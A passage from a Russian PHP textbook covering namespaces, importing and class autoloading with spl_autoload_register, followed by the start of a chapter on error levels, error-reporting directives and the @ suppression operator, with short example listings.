Начиная с PHP 5.3, помимо классов доступен еще один способ организации проекта — пространство имен. Оно позволяет организовать код в виртуальной иерархии, напоминающей файловую систему. Как файлы с одинаковыми именами изолированы, если находятся в разных каталогах, так классы, функции и константы PHP могут быть изолированы по разным пространствам имен. Это позволяет избегать конфликтов со сторонними библиотеками, а также облегчает поиск и загрузку файлов. Разрабатывая собственные компоненты и выбирая уникальное пространство имен для своих классов, также можно быть уверенным, что наш код не будет конфликтовать ни с каким другим.

Проблема именования

Любой программист, работающий в команде, использующий библиотеки сторонних производителей или же просто пишущий программу большого размера, рано или поздно сталкивается с проблемой именования функций. А именно встает острая необходимость тщательно подбирать имена для функций, переменных и т. д., чтобы избежать конфликтов.

Представьте, что вы написали функцию `length()`, вычисляющую количество элементов массива, и используете ее в своей программе. Через некоторое время вы решаете подключить библиотеку стороннего разработчика и вдруг выясняете, что в ней тоже есть функция `length()`, но уже для определения длины строки. Возникает конфликт имен. Что вы станете делать? Исправлять всю программу?..

Похожая проблема встала перед разработчиками PHP ранних версий. Пока функций было немного, их называли как придется: `current()`, `key()`, `sort()`, `range()` и т. д. Однако со временем число функций настолько выросло, что давать им подобные названия стало нецелесообразно. Уж слишком велика вероятность, что при введении новой встроенной функции (что происходит довольно часто) перестанут работать многие пользовательские программы, использующие точно такое же имя в своих целях.

Одно из решений — добавлять в имена функций некоторый префикс, отвечающий их назначению. Так появились `array_keys()`, `array_merge()`, `array_splice()` и т. д. В их

именах применяется префикс `array_`, свидетельствующий о том, что речь идет о работе с массивами. Такой подход, конечно, гарантирует в определенной степени уникальность имени, зато сильно удлиняет название функции.

К сожалению, разработчики PHP спохватились довольно поздно, поэтому сейчас мы наблюдаем курьезную ситуацию: половина функций для работы с массивами (причем не самая часто используемая половина) именуется без префикса, а половина — с ним. С этой путаницей уже ничего нельзя поделать: слишком много программ вызывают старые функции.

Применение префикса обладает и еще одним недостатком. Если вы захотите однажды его поменять, вам придется изменить в программе каждое имя функции и переменной.

Кроме того, для решения проблемы уникальности имени многие разработчики PHP и популярных фреймворков стали использовать очень длинные имена классов, например, `Zend_Cloud_StorageService_Adapter_S3`.

Нечего и говорить, что это достаточно неудобно, поэтому в современной практике для изоляции кода используются пространства имен.

Объявление пространства имен

Между тем существует одно решение проблемы именования идентификаторов, известное уже много лет и наконец-то полноценно реализованное в PHP, начиная с версии 5.3. Вместо того чтобы использовать префиксы непосредственно в именах функций, можно их вынести "на уровень выше", поместив все объекты программы в так называемое *пространство имен*.

Пространство имен — это имеющий *имя* фрагмент программы, содержащий в себе функции, переменные, константы и другие именованные сущности. Для того чтобы объявить пространство имен, используется ключевое слово `namespace`, после которого следует имя пространства (листинг 25.1).

> ***Примечание***
>
> Названия пространств имен `PHP` и `php` являются зарезервированными и не могут использоваться в пользовательском коде.

Листинг 25.1. Объявление пространства имен. Файл namespace.php

```
<?php ## Объявление пространства имен
  namespace PHP7;

  // Отладочная функция
  function debug($obj)
  {
    echo "<pre>";
    print_r($obj);
    echo "</pre>";
  }
```

```
  // Класс страницы
  class Page
  {
    // Заголовок
    protected $title;
    // Содержимое
    protected $content;
    // Конструктор класса
    public function __construct($title = '', $content = '')
    {
      $this->title = $title;
      $this->content = $content;
    }
  }
?>
```

В пространстве имен может находиться любой PHP-код, однако действие пространства имен распространяется только на классы (включая абстрактные и трейты), интерфейсы, функции и константы.

Для того чтобы обратиться к функции и классу из пространства имен `PHP7`, нам потребуется включить файл namespace.php и обращаться к функции класса, используя квалифицированные имена `PHP7\debug` и `PHP7\Page` (листинг 25.2).

Листинг 25.2. Использование `namespace`. Файл namespace_use.php

```
<?php ## Использование пространства имен
  require_once 'namespace.php';
  $page = new PHP7\Page('Контакты', 'Содержимое страницы');
  PHP7\debug($page);
?>
```

Результатом выполнения скрипта из листинга 25.2 будут следующие строки:

```
PHP7\Page Object
(
    [title:protected] => Контакты
    [content:protected] => Содержимое страницы
)
```

Оператор `namespace` должен располагаться в файле первым, до любых объявлений. Попробуйте в пример из листинга 25.1 добавить что-то перед `<?php`:

```
<html>
<?php
  namespace PHP7;
  ...
```

В результате скрипт завершиться ошибкой:

```
// Fatal error: Namespace declaration statement has to be the very first statement
in the script
```

В одном файле допускается, но крайне не рекомендуется использовать несколько пространств имен. Так, в примере выше мы можем поместить функцию `debug()` в пространство `PHP7\functions`, а класс `Page` в пространство `PHP7\classes`.

```
<?php ## Объявление пространства имен
  namespace PHP7\functions;

  // Отладочная функция
  function debug($obj)
  {
    echo "<pre>";
    print_r($obj);
    echo "</pre>";
  }

  namespace PHP7\classes;

  // Класс страницы
  class Page
  {
    // Заголовок
    protected $title;
    // Содержимое
    protected $content;
    // Конструктор класса
    public function __construct($title = '', $content = '')
    {
      $this->title = $title;
      $this->content = $content;
    }
  }
?>
```

Если вы вынуждены объединить несколько пространств имен в одном файле, рекомендуется использовать альтернативный синтаксис, в котором принадлежащие пространству имен классы и функции заключаются в фигурные скобки (листинг 25.3).

Листинг 25.3. Несколько пространств имен в одном файле. Файл few.php

```
<?php ## Использование пространства имен в одном файле
  namespace PHP7\functions
  {
    // Отладочная функция
    function debug($obj)
    {
      echo "<pre>";
      print_r($obj);
      echo "</pre>";
    }
  }
```

```
  namespace PHP7\classes
  {
    // Класс страницы
    class Page
    {
      // Заголовок
      protected $title;
      // Содержимое
      protected $content;
      // Конструктор класса
      public function __construct($title = '', $content = '')
      {
        $this->title = $title;
        $this->content = $content;
      }
    }
  }
?>
```

В листинге 25.4 приводится пример использования получившегося выше файла с двумя пространствами имен внутри.

Листинг 25.4. Использование пространств имен. Файл few_use.php

```
<?php ## Использование пространств имен
  require_once 'few.php';
  $page = new PHP7\classes\Page('Контакты', 'Содержимое страницы');
  PHP7\functions\debug($page);
?>
```

Результатом выполнения скрипта из листинга 25.4 будут следующие строки:

```
PHP7\classes\Page Object
(
    [title:protected] => Контакты
    [content:protected] => Содержимое страницы
)
```

Иерархия пространства имен

В предыдущем разделе видно, что пространство имен очень напоминает файловую систему. Используя слеш, мы можем добавлять произвольное количество подуровней. За счет этого класс с длинным именем `Zend_Cloud_StorageService_Adapter_S3` при помощи пространства имен `Zend\Cloud\StorageService\Adapter` может быть легко преобразован в класс с коротким названием `S3`. До текущего момента мы пользовались полным именем класса, таким же длинным, как приведенный пример. Как же его сократить?

Правила, которые действуют в отношении пространства имен, очень напоминают правила файловой системы. Точно так же действуют относительные и абсолютные пути.

В файле, где объявлено пространство имен, мы можем ссылаться на его элементы через относительные ссылки. Заметьте, что мы можем указывать пространство не полностью. В листинге 25.5 мы объявляем пространство `PHP7`, в связи с чем вместо полного имени `PHP7\classes\Page` можем использовать относительное имя `classes\Page`.

Листинг 25.5. Относительные ссылки на элементы. Файл few_use.php

```
<?php ## Относительные ссылки на элементы
  namespace PHP7;

  require_once 'few.php';
  $page = new classes\Page('Контакты', 'Содержимое страницы');
  functions\debug($page);
?>
```

Так же как и в файловой системе, мы можем указать абсолютное имя, которое начинается с ведущего слеша: `\PHP7\classes\Page`. Более того, в файлах, где объявлено пространство имен, для обращения к стандартным функциям, например к строковой функции `strlen()`, нам потребуется воспользоваться абсолютным именем `\strlen()`, чтобы сообщить PHP, что `strlen()` является функцией глобального пространства имен, а не `\PHP7` (листинг 25.6).

Листинг 25.6. Доступ к глобальному пространству имен. Файл absolute.php

```
<?php ## Доступ к глобальному пространству имен
  namespace PHP7;

  function strlen($str)
  {
    return count(str_split($str));
  }
  // Или даже так
  // function strlen($str) {
  //   return \strlen($str);
  // }

  // Это PHP7\strlen
  echo strlen("Hello world!")."<br />";
  // Это стандартная функция strlen()
  echo \strlen("Hello world!")."<br />";
?>
```

В файле, где объявлено пространство имен, мы можем использовать ключевое слово `namespace` для ссылки на текущее пространство имен:

```
namespace PHP7
...
// Две следующие строки полностью эквивалентны
echo PHP7\strlen("Hello world");
echo namespace\strlen("Hello world");
```

Импортирование

Объявление пространства имен в начале файла при помощи ключевого слова `namespace` помогает сократить нам имена только из данного пространства имен. В реальности приходится работать с несколькими различными пространствами. Здесь на помощь приходит механизм импортирования, который при помощи ключевого слова `use` позволяет создавать псевдонимы (листинг 25.7).

Листинг 25.7. Импортирование. Файл use.php

```
<?php ## Импортирование
  require_once 'few.php';

  use PHP7\classes\Page as Page;
  use PHP7\functions as functions;

  $page = new Page('Контакты', 'Содержимое страницы');
  functions\debug($page);
?>
```

Как видно из листинга 25.7, допускается создание псевдонимов как для отдельных элементов пространства имен (класс `Page`), так и для подпространств (`functions`). Если имя псевдонима, которое мы указываем после ключевого слова `as`, совпадает с последним элементом, то `as` можно не указывать. Таким образом, строки

```
use PHP7\classes\Page as Page;
use PHP7\functions as functions;
```

можно заменить строками

```
use PHP7\classes\Page;
use PHP7\functions;
```

Автозагрузка классов

Обычно класс оформляется в виде отдельного файла, который вставляется в нужном месте при помощи конструкции `require_once()`. Если используется большое количество классов, то в начале скрипта выстраивается целая вереница конструкций `require_once()`, что может быть не очень удобно, особенно если путь к классам приходится часто изменять. Кроме того, из всей массы подключаемых классов в конкретном сценарии могут использоваться лишь несколько. Хорошо бы загружать только необходимые классы, которые действительно используются в программе. Для решения этих проблем предназначен механизм *автозагрузки* классов.

Функция *__autoload()*

PHP предоставляет разработчику специальную функцию `__autoload()`, которая позволяет задать путь к каталогу с классами и автоматически подключать классы при обращении к ним в теле программы.

Для демонстрации работы функции создадим папку PHP7, в которой разместим два уже знакомых нам по *главе 24* трейта: `Seo` (листинг 25.8) и `Tag` (листинг 25.9).

Трейты и классы размещаются в пространстве имен `PHP7`. Несмотря на то, что пространство имен — это виртуальная иерархия, тут она совпадает с физическим расположением классов в файловой системе. Это позволит нам в дальнейшем без лишних трудностей находить файл, где объявлен класс или трейт.

Листинг 25.8. Трейт `PHP7\Seo`. Файл PHP7/Seo.php

```
<?php ## Трейт Seo
  namespace PHP7;

  trait Seo
  {
    private $keyword;
    private $description;
    private $ogs;
    public function keywords()
    {
      // $query = "SELECT keywords FROM seo WHERE id = :id LIMIT 1"
      echo "Seo::keywords<br />";
    }
    public function description()
    {
      // $query = "SELECT description FROM seo WHERE id = :id LIMIT 1"
      echo "Seo::description<br />";
    }
    public function ogs()
    {
      // $query = "SELECT ogs FROM seo WHERE id = :id LIMIT 1"
      echo "Seo::ogs<br />";
    }
  }
?>
```

Листинг 25.9. Трейт `PHP7\Tag`. Файл PHP7/Tag.php

```
<?php ## Трейт Tag
  namespace PHP7;

  trait Tag
  {
    public function tags()
    {
      // $query = "SELECT * FROM authors WHERE id IN(:ids)"
      echo "Tag::tags<br />";
    }
  }
?>
```

В папку PHP7 поместим класс `Page`, который использует указанные выше трейты (листинг 25.10).

Листинг 25.10. Класс `PHP7\Page`. Файл PHP7/Page.php

```
<?php
  namespace PHP7;
  use \PHP7\Seo as Seo;
  use \PHP7\Tag as Tag;

  // Класс страницы
  class Page
  {
    // Подключаем трейты
    use Seo, Tag;

    // Заголовок
    protected $title;
    // Содержимое
    protected $content;
    // Конструктор класса
    public function __construct($title = '', $content = '')
    {
      $this->title = $title;
      $this->content = $content;
    }
  }
?>
```

Теперь, чтобы объявить объект класса `Page`, нам потребуется подключить все вышеопределенные файлы (листинг 25.11).

Листинг 25.11. Использование класса `PHP7\Page`. Файл wrong.php

```
<?php ## Использование класса PHP7\Page
  require_once(__DIR__ . "/PHP7/Seo.php");
  require_once(__DIR__ . "/PHP7/Tag.php");
  require_once(__DIR__ . "/PHP7/Page.php");
  // Использование классов
  $page = new PHP7\Page('О нас', 'Содержимое страницы');
  $page->tags();
?>
```

В больших промышленных системах количество классов может достигать сотен и тысяч, подключать их вручную в начале каждого из сценариев или даже в отдельном выделенном скрипте довольно утомительно. Воспользуемся функцией `__autoload()`, чтобы автоматизировать этот процесс (листинг 25.12).

Примечание

Функция `__autoload()` не является методом класса. Это независимая функция, которую PHP-разработчик может перегружать.

Листинг 25.12. Использование функции `__autoload()`. Файл autoload.php

```
<?php ## Использование функции __autoload()
  // Функция автозагрузки классов
  function __autoload($classname)
  {
    require_once(__DIR__ . "/$classname.php");
  }
  // Использование классов
  $page = new PHP7\Page('О нас', 'Содержимое страницы');
  $page->tags();
?>
```

Функция `__autoload()` принимает единственный аргумент — строку с именем класса. Внутри функции должна быть реализация загрузки класса при помощи одной из директив: `require_once`, `include_once`, `require` или `include`. За счет того, что выбранное нами пространство имен `PHP7` и названия классов совпадают с физическими каталогами и файлами, нам достаточно одной директивы `require_once`, чтобы загрузить любой файл из пространства имен `PHP7`.

Вызывать функцию нет необходимости, она автоматически вызывается в момент, когда интерпретатор встречает имя еще незагруженного класса. Таким образом, будут загружены только те классы, которые реально используются.

Функция *spl_autoload_register()*

В современной практике функция `__autoload()` практически не используется. Причина заключается в том, что она предоставляет лишь один вариант загрузки, который может быть довольно сложным по реализации, но вряд ли учтет все особенности сторонних библиотек. Вместо этого используется функция `spl_autoload_register()` из стандартной библиотеки классов SPL, которая позволяет зарегистрировать цепочку из функций автозагрузки. Не найдя класс при помощи первой функции, PHP будет переходить ко второй и последующим функциям и либо найдет класс при помощи одной из функций, либо завершит выполнение программы с ошибкой.

Примечание

SPL более подробно описывается в *главе 29*.

Функция `spl_autoload_register()` позволяет зарегистрировать очередь функций-автозагрузчиков. Таким образом, каждая библиотека может реализовать собственный механизм автозагрузки и загрузить его при помощи функции `spl_autoload_register()`. Функция полностью изменяет механизм автозагрузки, поэтому если вы реализуете функцию `__autoload()`, то ее потребуется явно зарегистрировать в `spl_autoload_register()`.

```
bool spl_autoload_register (
  [ callable $autoload_function
  [, bool $throw = true
  [, bool $prepend = false ]]] )
```

В качестве первого параметра *$autoload_function* функция принимает имя функции обратного вызова или реализацию в виде анонимной функции. Параметр *$throw* определяет, генерируется ли исключение *(см. главу 26)*, если не удалось зарегистрировать функции. По умолчанию новые функции добавляются в конец цепочки. Установив значение параметра *$prepend* в `true`, это поведение можно изменить, заставив PHP помещать функции автозагрузки в начало цепочки.

Все параметры являются необязательными, в общем случае функция может не принимать ни одного аргумента. Пример из листинга 25.12 может быть переписан с использованием функции `spl_autoload_register()` (листинг 25.13).

Листинг 25.13. Загрузка классов. Файл spl_autoload_register.php

```
<?php ## Использование функции spl_autoload_register()
  spl_autoload_register();
  // Использование классов
  $page = new PHP7\Page('О нас', 'Содержимое страницы');
  $page->tags();
?>
```

В качестве аргумента функции часто удобно использовать анонимные функции (листинг 25.14).


Листинг 25.14. Использование анонимной функции. Файл anonim.php

```
<?php  ## Использование анонимной функции
  spl_autoload_register(function($classname){
    require_once(__DIR__ . "/$classname.php");
  });
  // Использование классов
  $page = new PHP7\Page('О нас', 'Содержимое страницы');
  $page->tags();
?>
```

Резюме

В данной главе мы познакомились с пространством имен — удобным инструментом для организации библиотек. В современной разработке избежать пространств имен не удастся. Знакомясь с современной экосистемой компонентов PHP, разрабатывая собственные компоненты, нам придется размещать свой код в пространстве имен, а так же обращаться к функциям и классам из других пространств.

Современное Web-приложение может состоять из тысячи классов. Подключать их вручную не представляется возможным. Поэтому классы стараются подключать, используя механизм автозагрузки, в котором удобно воспользоваться пространством имен.



ГЛАВА 26

Обработка ошибок и исключения

Листинги данной главы
можно найти в подкаталоге except.

В мире программирования концепция исключений известна довольно давно, и PHP ее в полной мере поддерживает. Как вы уже успели заметить, классы могут быть довольно объемны, включать, наследовать друг друга, использовать общие интерфейсы и трейты, могут быть организованы в гигантские иерархии при помощи пространства имен. Если где-то происходит ошибка, становится довольно трудно ее обработать классическим способом, возвращая и проверяя код из функции. Для решения этой проблемы используется механизм исключений, который позволяет перехватывать исключения, сгенерированные где-то внутри кода.

Начиная с PHP 7, изменилась концепция обработки и стандартных ошибок PHP, с которыми мы сталкивались в предыдущих главах. Теперь любая стандартная ошибка рассматривается как исключение специального типа `Error`.

Что такое ошибка?

В программистском фольклоре имеется одна шутка, принадлежащая кому-то из великих. Она звучит так: "В любой программе есть хотя бы одна ошибка". Если говорить серьезно, то на практике "хотя бы одна" обычно означает "много" или даже "очень много".

> ***Замечание***
>
> При программировании на любом языке фаза "избавления" программы от разного рода ошибок (иными словами, фаза *отладки*) является наиболее длительной и трудоемкой. Так что, если вы раньше не программировали много, приготовьтесь к тому, что основное времяпровождение программиста — это борьба с ошибками.

Термин "ошибка" имеет три *различных* значений, в которых люди часто путаются.

1. *Ошибочная ситуация* — непосредственно *факт* наличия ошибки в программе. Это может быть, например, *синтаксическая ошибка* (скажем, пропущенная скобка) или же ошибка *семантическая* — смысловая (использование переменной, которая ранее не была определена).

2. *Внутреннее сообщение об ошибке* ("внутренняя ошибка"), которую выдает PHP в ответ на различные неверные действия программы (например, открытие несуществующего файла).
3. *Пользовательское сообщение об ошибке* ("пользовательская ошибка"), к которой причисляются все сообщения или состояния, генерируемые и обрабатываемые *самой программой*. Например, в скрипте авторизации ситуация "введен неверный пароль" — ошибка именно такого рода.

Роли ошибок

Давайте рассмотрим *роли* сообщений об ошибках (п. 2 и 3) в программе.

Внутреннее сообщение об ошибке означает ошибку, которую нет смысла показывать в браузере пользователя (за исключением, разве что, ситуации отладки скрипта, когда в роли пользователя выступает сам разработчик). Такое сообщение лучше всего записывать в файлы журнала для дальнейшего анализа, а в браузер выводить стандартный текст, например: "Произошла внутренняя ошибка, информация о ней будет доступна разработчику скрипта позже". Многие программисты предпочитают также в конце страницы выдавать дополнительные сведения об ошибке, т. е. и записывать сообщение в файл журнала, и выводить на экран. Такая практика, наверное, не может считаться предосудительной, ибо в большинстве случаев помогает разработчику "на месте" выяснить, что же произошло.

> ***Примечание***
>
> Для записи сообщений об ошибках в журнал в PHP существуют специальные средства: директивы `log_errors`, `error_log`, а также функция `error_log()`, которые рассматриваются далее в главе.

В то же время, *пользовательское* сообщение об ошибке предназначено для отображения пользователю — отсюда и его название. При возникновении ошибочной ситуации такого рода пользователь должен увидеть осмысленный текст в браузере, а также, возможно, советы, что же ему теперь делать.

Не стоит противопоставлять пользовательские ошибки внутренним — часто они могут в какой-то степени перекрываться. Например, при невозможности соединения с SQL-сервером в программе допустима генерация сразу двух видов сообщений:

- *внутреннего*: ответ SQL-сервера, дата и время ошибки, номер строки в программе и т. д.;
- *пользовательского*: например, текста "Ошибка соединения с SQL-сервером, попробуйте зайти позже".

Виды ошибок

Далее мы будем в основном рассматривать второе и третье значения термина "ошибка", т. е. ошибку в смысле некоторой *информации* о ней. В простейшем случае эта информация включает в себя текст диагностического сообщения, но могут также уточняться и дополнительные данные, например номер строки и имя файла, где возникла ошибочная ситуация.

Если в программе возникла ошибочная ситуация, необходимо принять решение, что же в этом случае делать. Код, который этим занимается (если он присутствует), называют *кодом восстановления после ошибки*, а запуск этого кода — *восстановлением* после ошибки. Рассмотрим, например, такой код:

```
$f = @fopen("spoon.txt", "r");
if (!$f) return;
```

В этом примере код восстановления — это инструкция `if`, которая явно обрабатывает ситуацию невозможности открытия файла. Обратите внимание, что мы используем оператор `@` перед `fopen()`, чтобы не получить диагностическое сообщение от самого PHP — оно нам не нужно, у нас же собственный обработчик ошибочной ситуации (код восстановления).

> ***Примечание***
>
> В данной терминологии диагностические сообщения, которые выдает PHP, также можно назвать кодом восстановления.

Ошибки по своей "серьезности" можно подразделить на два больших класса:

- *серьезные* ошибки с *невозможностью автоматического восстановления*. Например, если вы пытаетесь открыть несуществующий файл, то далее обязательно должны указать, что делать, если это не удастся: ведь записывать или считывать данные из неоткрытого файла нельзя;
- *"несерьезные"* (нефатальные) ошибки, восстановление после которых *не требуется*, например, предупреждения (warnings), уведомления (notices), а также отладочные сообщения (debug notices). Обычно в случае возникновения такого рода ошибочных ситуаций нет необходимости предпринимать что-то особенное и нестандартное, вполне достаточно просто сохранить где-нибудь информацию об ошибке (например, в файле журнала).

Итак, для серьезных ошибок мы вынуждены вручную писать код восстановления и прерывать обычный ход программы, в то время как для ошибок несерьезных ничего особенного делать не нужно.

Контроль ошибок

Одна из самых сильных черт PHP — возможность отображения сообщений об ошибках прямо в браузере, не генерируя пресловутую 500-ю ошибку сервера (Internal Server Error), как это делают другие языки. В зависимости от состояния интерпретатора сообщения будут либо выводиться в браузер, либо подавляться.

Директивы контроля ошибок

Уровнем детализации сообщений, а также другими параметрами управляют директивы PHP, перечисленные ниже.

`error_reporting`

- Возможные значения: числовая константа (по умолчанию — `E_ALL~E_NOTICE`).
- Где устанавливается: php.ini, .htaccess, `ini_set()`.

Устанавливает "уровень строгости" для системы контроля ошибок PHP. Значение этого параметра должно быть целым числом, которое интерпретируется как десятичное представление двоичной битовой маски. Установленные в 1 биты задают, насколько детальным должен быть контроль. Можно также не возиться с битами, а использовать константы. В табл. 26.1 приведены некоторые константы, на практике применяемые чаще всего.

Таблица 26.1. *Константы, управляющие контролем ошибок*

Бит	Константа PHP	Назначение
1	E_ERROR	Фатальные ошибки во время выполнения PHP-программы, вызывают остановку программы
2	E_WARNING	Предупреждение во время выполнения PHP-программы, не вызывает остановку программы
4	E_PARSE	Ошибки трансляции, должны генерироваться только парсером исходного кода
8	E_NOTICE	Уведомления, указывающие на что-то, что в конечном итоге может привести к возникновению ошибки
16	E_CORE_ERROR	Фатальные ошибки, которые генерируются ядром PHP
32	E_CORE_WARNING	Предупреждения, которые генерируются ядром PHP
64	E_COMPILE_ERROR	Фатальные ошибки на этапе компиляции, генерируются движком Zend
128	E_COMPILE_WARNING	Предупреждения на этапе компиляции, генерируются движком Zend
256	E_USER_ERROR	Фатальная ошибка, которая генерируется PHP-скриптом при помощи функции trigger_error(), рассматриваемой ниже
512	E_USER_WARNING	Предупреждение, которое генерируется PHP-скриптом при помощи функции trigger_error(), рассматриваемой ниже
1024	E_USER_NOTICE	Уведомление, которое генерируется пользователем при помощи функции trigger_error(), рассматриваемой ниже
2048	E_STRICT	Различные "рекомендации" PHP по улучшению кода (например, замечания насчет вызова устаревших функций)
4096	E_RECOVERABLE_ERROR	Фатальные ошибки с возможностью обработки. Генерируются в том случае, если ядро PHP остается в стабильном состоянии и может продолжить работу
8192	E_DEPRECATED	Уведомления об использовании устаревших конструкций PHP
16384	E_USER_DEPRECATED	Уведомление, которое генерируется PHP-скриптом при помощи функции trigger_error(), рассматриваемой ниже
32767	E_ALL	Все перечисленные флаги, за исключением E_STRICT

Чаще всего встречается `E_ALL~E_NOTICE` (здесь оператор `~` означает, напомним, побитовое "исключающее ИЛИ"). Оно задает полный контроль, кроме некритичных предупреждений интерпретатора (таких, например, как обращение к неинициализированной переменной). Часто это значение задается по умолчанию при установке PHP.

Если вы разрабатываете скрипты на PHP, первое, что вам стоит сделать, — это устанавливать значение `error_reporting` равным `E_ALL`, т. е. включить абсолютно все сообщения об ошибках. Хотя в уже имеющихся сценариях это, возможно, породит целые легионы самых разнообразных предупреждений, не стоит их пугаться: они свидетельствуют лишь о недостаточно хорошем качестве кода. На деле же режим `E_ALL` очень сильно помогает при отладке скриптов. Существуют распространенные ошибки, над которыми можно просидеть не один час, в то время как с включенным режимом `E_ALL` они обнаруживаются в течение пяти минут.

Итак, лучше всего держать в файле php.ini максимально возможный режим контроля ошибок — `E_ALL`, а в случае крайней необходимости отключать его в скриптах, что называется, в персональном порядке. Для этого существует три способа:

- использовать функцию `error_reporting(E_ALL~E_NOTICE);`
- запустить функцию `ini_set("error_reporting", E_ALL~E_NOTICE);`
- использовать оператор `@` для локального отключения ошибок *(см. разд. "Оператор отключения ошибок" далее в этой главе)*.

`display_errors`
`log_errors`

- Возможные значения: `on` или `off`.
- Где устанавливается: php.ini, .htaccess, `ini_set()`.

Если директива `display_errors` установлена в значение `on`, все сообщения об ошибках и предупреждения выводятся в браузер пользователя, запустившего сценарий. Если же установлен параметр `log_errors`, то сообщения дополнительно попадают и в файл журнала (см. ниже директиву `error_log`).

При отладке скриптов рекомендуется устанавливать `display_errors` в значение `on`, потому что это сильно упрощает работу. И наоборот, если скрипт работает на хостинге, сообщения об ошибках нежелательны — лучше их выключить, а вместо этого включить `log_errors`.

`error_log`

- Возможные значения: абсолютный путь к файлу (по умолчанию не задан).
- Где устанавливается: php.ini, .htaccess, `ini_set()`.

В PHP существуют два метода вывода сообщений об ошибках: печать ошибок в браузер и запись их в файл журнала (log-файл). Директива `error_log` как раз и задает путь к журналу. См. выше директивы `display_errors` и `log_errors`.

Установка режима вывода ошибок

Для установки режима вывода ошибок во время работы программы также служит функция `error_reporting()`.

int error_reporting([int $*level*])

Устанавливает "уровень строгости" для системы контроля ошибок PHP, т. е. величину параметра `error_reporting` в конфигурации PHP, который мы недавно рассматривали. Рекомендуем первой строкой сценария ставить вызов:

```
error_reporting(E_ALL);
```

Да, поначалу будут очень раздражать "мелкие" сообщения типа "использование неинициализированной переменной". Практика показывает, что эти предупреждения на самом деле свидетельствуют (чаще всего) о возможной логической ошибке в программе, и что при их отключении может возникнуть ситуация, когда программу будет очень трудно отладить.

> ***Замечание***
>
> Мы повторяем, но это стоит того. Итак. Однажды автор этих строк просидел несколько часов, тщетно пытаясь найти ошибку в сценарии (он работал, но неправильно). После того как он включил полный контроль ошибок, все выяснилось в течение 5 минут. Вот вам и выигрыш по времени...

Оператор отключения ошибок

Есть и еще один аргумент в пользу того, чтобы всегда включать полный контроль ошибок. Это существование в PHP оператора `@`. Если данный оператор поставить перед любым выражением, то все ошибки, которые там возникнут, будут проигнорированы.

> ***Внимание!***
>
> Если в выражении используется результат работы функции, из которой вызывается другая функция и т. д., то предупреждения будут заблокированы *для каждой из них*! Осторожно!

Например:

```
if (!@filemtime("notextst.txt"))
  echo "Файл не существует!";
```

Попробуйте убрать оператор `@` — тут же получите сообщение: "Файл не найден", а только после этого — вывод оператора `echo`. Однако с оператором `@` предупреждение будет подавлено, что нам и требовалось.

Кстати, в приведенном примере, возможно, несколько логичнее было бы воспользоваться функцией `file_exists()`, которая как раз и предназначена для определения факта существования файла, но в некоторых ситуациях это нам не подойдет. Например:

```
// Обновить файл, если он не существует или очень старый
if (!file_exists($fname) || filemtime($fname)<time()-60*60)
  myFunctionForUpdateFile($fname);
```

Сравните со следующим фрагментом:

```
// Обновить файл, если он не существует или очень старый
if (@filemtime($fname)<time()-60*60)
  myFunctionForUpdateFile($fname);
```

Всегда помните об операторе `@`. Он очень удобен. Подумайте, стоит ли рисковать, задавая слабый контроль ошибок при помощи `error_reporting()`, если его и так можно локально установить при помощи `@`?

Значения многих директив PHP можно задавать значения непосредственно во время работы программы, для этого предназначена функция `ini_set()`.

`string ini_set(string $name, string $value)`

Функция устанавливает конфигурационный параметр с именем `$name` в новое значение, равное `$value`. При этом старое значение возвращается.

Оператор отключения ошибок ценен еще и тем, что он блокирует не только вывод ошибок в браузер, но также и в log-файл! Пример из листинга 26.1 иллюстрирует ситуацию.

Листинг 26.1. Отключение ошибок. Файл er.php

```
<?php ## Отключение ошибок: логи не модифицируются
  error_reporting(E_ALL);
  ini_set("error_log", "log.txt");
  ini_set("log_errors", true);
  @filemtime("spoon");
?>
```

Запустив приведенный скрипт, вы заметите, что файл журнала log.txt даже не создался. Попробуйте теперь убрать оператор `@` — вы получите предупреждение `"stat failed for spoon"`, и оно же запишется в log.txt.

Пример использования оператора @

Вот еще один полезный пример использования оператора `@`. Пусть у нас имеется форма с `submit`-кнопкой, и нам нужно в сценарии определить, нажата ли она. Мы можем сделать это так:

```
<?php
  if (!empty($submit)) echo "Кнопка нажата!";
  ...
?>
```

Но, согласитесь, код листинга 26.2 элегантнее.

Листинг 26.2. Удобство оператора @. Файл submit.php

```
<?php ## Удобство оператора @
  if (@$_REQUEST['submit']) echo "Кнопка нажата!"
?>
<form action="<?= $_SERVER['SCRIPT_NAME']; ?>">
<input type="submit" name="submit" value="Go!">
</form>
```

Предостережения

Оператор `@`, как и любой мощный инструмент (вроде бензопилы), следует применять с осторожностью — иначе можно сильно пострадать (попасть в травмпункт). Напри-

мер, следующий код *никуда не годится* — постарайтесь не повторять его в своих программах!

```
// Не подавляйте сообщения об ошибках во включаемых файлах, иначе
// отладка превратится в кромешный ад!
@include "mistake.php";
// Не используйте оператор @ перед функциями, написанными на PHP,
// если только нет 100%-й уверенности в том, что они работают
// корректно в любой ситуации!
@myOwnBigFunction();
```

Итак, вот несколько рекомендаций, в каких случаях применение оператора подавления ошибок оправдано и более-менее безопасно:

- в конструкциях `if (@$_REQUEST['key'])` для проверки существования (и ненулевого значения) элемента массива;
- перед стандартными функциями PHP вроде `fopen()`, `filemtime()`, `mysql_connect()` и т. д., если далее идет проверка кода возврата и вывод сообщения об ошибке;
- в HTML-файлах со вставками PHP-кода, если очень лень писать много кавычек: `<?=@$result[element][field]?>` (такой вызов не породит ошибок, несмотря на отсутствие кавычек).

Во всех остальных случаях лучше несколько раз подумать, прежде чем применять оператор `@`. Чем меньше область кода, в которой он будет действовать, тем более надежной окажется программа. Потому-то мы и не рекомендуем использовать `@` перед `include` — это заблокирует проверку ошибок для очень большого фрагмента программы.

Перехват ошибок

PHP поддерживает средства, позволяющие "перехватывать" момент возникновения той или иной ошибки (или предупреждения) и вызывать при этом функцию, написанную пользователем.

> ***Примечание***
>
> Необходимо обратить внимание на то, что метод перехвата ошибок при помощи пользовательских функций далек от совершенства. Действительно, сделать с сообщением что-либо разумное, кроме как записать его куда-нибудь и завершить программу (при необходимости), вряд ли представляется возможным. Метод исключений полностью лишен этого недостатка.

`string set_error_handler(string $`*`funcName`*` [, int $`*`errorTypes`*`])`

Регистрирует *пользовательский обработчик ошибок* — функцию, которая будет вызвана при возникновении сообщений, указанных в `$errorTypes` типов (битовая маска, например, `E_ALL&~E_NOTICE`).

> ***Внимание!***
>
> Сообщения, не соответствующие маске `$errorTypes`, будут в любом случае обрабатываться *встроенными* средствами PHP, а не предыдущей установленной функцией-перехватчиком!

